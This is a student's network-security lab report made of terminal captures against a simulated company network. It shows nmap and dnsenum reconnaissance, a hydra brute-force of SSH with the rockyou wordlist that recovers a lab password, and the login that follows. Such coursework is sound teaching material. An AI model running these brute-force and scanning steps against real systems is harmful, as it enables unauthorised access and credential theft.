PR 1: Screenshots of the solutions

Security in Computer Networks

Alejandro Pérez Bueno


Mar 26, 2026

Table of Contents

Task 2 2
Task 3 3
Task 4 3
Task 5 4
Task 6 5
Task 7 5
Task 8 6
Task 9 7

> **Note**
>
> Below are screenshots demonstrating the command results for tasks requiring them.

Task 2



```
hr@web_server: ~    kali@kali: ~/sec-lab-uoc

aperez-b@uoc.edu@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
18: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 26:c9:b5:c1:1e:de brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.25/24 scope global eth0
       valid_lft forever preferred_lft forever

aperez-b@uoc.edu@kali:~$ ip route
default via 10.10.10.1 dev eth0
10.10.10.0/24 dev eth0 proto kernel scope link src 10.10.10.25
10.10.20.0/24 via 10.10.10.2 dev eth0

aperez-b@uoc.edu@kali:~$ fping -a -g 10.10.10.0/24 2>/dev/null | wc -l
5

aperez-b@uoc.edu@kali:~$ fping -a -g 10.10.30.0/24 2>/dev/null | wc -l
4

aperez-b@uoc.edu@kali:~$ fping -a -g 10.10.20.0/24 2>/dev/null | wc -l
3

aperez-b@uoc.edu@kali:~$
```

Figure 1: Task 2 commands

Task 3

```
aperez-b@uoc.edu@kali:~$ nmap -sV 10.10.30.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 19:19 +0000
Nmap scan report for 10.10.30.1
Host is up (0.0026s latency).
All 1000 scanned ports on 10.10.30.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for 10.10.30.2
Host is up (0.0041s latency).
All 1000 scanned ports on 10.10.30.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for 10.10.30.10
Host is up (0.0044s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.18.39-0ubuntu0.22.04.2 (Ubuntu Linux)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.10.30.20
Host is up (0.0031s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
Service Info: Host:  localhost

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 13.08 seconds

aperez-b@uoc.edu@kali:~$
```

Figure 2: Task 3 commands

Task 4

Tip

Answer can be inferred from task 3.

Task 5

```
aperez-b@uoc.edu@kali:~$ dnsenum --dnsserver 10.10.30.10 nexuslifepharma.org
dnsenum VERSION:1.3.1

-----   nexuslifepharma.org   -----


Host's addresses:
__________________


Name Servers:
_____________

ns1.nexuslifepharma.org.                 604800   IN    A        127.0.0.1


Mail (MX) Servers:
__________________


Trying Zone Transfers and getting Bind Versions:
________________________________________________

unresolvable name: ns1.nexuslifepharma.org at /usr/bin/dnsenum line 892.

Trying Zone Transfer for nexuslifepharma.org on ns1.nexuslifepharma.org ...
AXFR record query failed: no nameservers


Brute forcing with /usr/share/dnsenum/dns.txt:
______________________________________________

ftp.nexuslifepharma.org.                 604800   IN    A        10.10.20.30
intranet.nexuslifepharma.org.            604800   IN    A        10.10.10.10
ns1.nexuslifepharma.org.                 604800   IN    A         127.0.0.1
www.nexuslifepharma.org.                 604800   IN    A        10.10.10.10


nexuslifepharma.org class C netranges:
______________________________________


Performing reverse lookup on 0 ip addresses:
____________________________________________


0 results out of 0 IP addresses.


nexuslifepharma.org ip blocks:
______________________________


done.

aperez-b@uoc.edu@kali:~$
```


Figure 3: Task 5 commands

Task 6

```
aperez-b@uoc.edu@kali:~$ cp /usr/share/wordlists/rockyou.txt.gz .
gunzip rockyou.txt.gz

aperez-b@uoc.edu@kali:~$ hydra -l hr -P rockyou.txt ssh://10.10.30.10:40022 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illeg

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-26 19:35:43
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.30.10:40022/
[STATUS] 76.00 tries/min, 76 tries in 00:01h, 14344323 to do in 3145:42h, 4 active
[STATUS] 73.67 tries/min, 221 tries in 00:03h, 14344178 to do in 3245:18h, 4 active
[STATUS] 74.29 tries/min, 520 tries in 00:07h, 14343879 to do in 3218:11h, 4 active
[40022][ssh] host: 10.10.30.10   login: hr   password: matrix
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-26 19:44:06

aperez-b@uoc.edu@kali:~$
```

Figure 4: Task 6 commands

Task 7

```
aperez-b@uoc.edu@kali:~$ echo "matrix" | pwscore
Password quality check failed:
 The password is shorter than 8 characters

aperez-b@uoc.edu@kali:~$ echo "matrix123" | pwscore
Password quality check failed:
 The password fails the dictionary check - it is based on a dictionary word

aperez-b@uoc.edu@kali:~$ echo "matrix123!" | pwscore
56

aperez-b@uoc.edu@kali:~$ echo "matriX123!" | pwscore
62

aperez-b@uoc.edu@kali:~$
```

Figure 5: Task 7 commands

Task 8

```
aperez-b@uoc.edu@kali:~$ ssh hr@10.10.30.10 -p 40022
hr@10.10.30.10's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.16.8+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar 26 18:54:43 2026 from 10.10.10.25
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

hr@web_server:~$ ls
report_hr.txt
hr@web_server:~$ cat report_hr.txt
**INICIO DEL DOCUMENTO DE TEXTO PLANO**

**PERFORMANCE EVALUATION REPORT - Q3 TRIMESTER**

**Company:** Nexus Life Pharma
**Department:** Human Resources
**Date of Issue:** October 29, 2025

**EXECUTIVE SUMMARY**

This report details the quarterly performance evaluations of key personnel for the Nexus Life Pharma e-commerce platform. Performance metrics across all roles met or exceeded expectations. While general performance is strong, observation
s regarding adherence to digital security protocols and the handling of sensitive access are noted as crucial areas for risk mitigation. A note is included regarding the upcoming outsourcing of the system administration service.

---

**I. INDIVIDUAL EVALUATIONS**

1.  **Name:** Elena Rivas
    **Position:** Content Manager
    **Area:** Marketing
    **Overall Score (1-5):** 4.5
    **Key Evaluator Comments:** Surpassed the KPI for organic traffic growth by 15% this quarter, largely due to successful long-form article planning and execution. Content calendar consistency is excellent.

2.  **Name:** Marcos Sánchez
    **Position:** Accountant
    **Area:** Finance
    **Overall Score (1-5):** 4.8
    **Key Evaluator Comments:** Achieved a perfect record in monthly closing deadlines and reconciled all payment gateways without discrepancies. Managed cost optimization in supplier payments efficiently.

3.  **Name:** Laura Pérez
    **Position:** Marketing Manager
    **Area:** Marketing
    **Overall Score (1-5):** 4.3
    **Key Evaluator Comments:** Successfully launched two major seasonal campaigns that resulted in a 20% increase in customer lifetime value (CLV). Team leadership and coordination improved significantly this quarter.

4.  **Name:** Javier Torres
    **Position:** Logistics Specialist
    **Area:** Operations
    **Overall Score (1-5):** 3.9
    **Key Evaluator Comments:** Successfully reduced average order delivery time by 12 hours through optimizing warehouse picking routes and negotiating new carrier rates. Inventory accuracy is at 98.5%.

5.  **Name:** Alejandro Pérez Bueno
    **Position:** IT Specialist
    **Area:** IT/Systems
    **Overall Score (1-5):** 4.9
    **Key Evaluator Comments:** Performance is exceptional. Maintained server and application infrastructure with 99.9% availability, exceeding the SLA. Successfully implemented the new off-site backup solution ahead of schedule.
    **HR Note:** The employee will be notified of the **termination of their contract due to the outsourcing of the IT department starting in December**. It is crucial for security protocols to ensure the transfer of all administrative k
```

Figure 6: Task 8 commands

Task 9

```
aperez-b@uoc.edu@kali:~$ nmap -sV 10.10.20.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 19:33 +0000
Nmap scan report for 10.10.20.1
Host is up (0.0020s latency).
All 1000 scanned ports on 10.10.20.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for 10.10.20.20
Host is up (0.0024s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.10.20.30
Host is up (0.0025s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 8.0.45-0ubuntu0.22.04.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 12.14 seconds

aperez-b@uoc.edu@kali:~$
```

Figure 7: Task 9 commands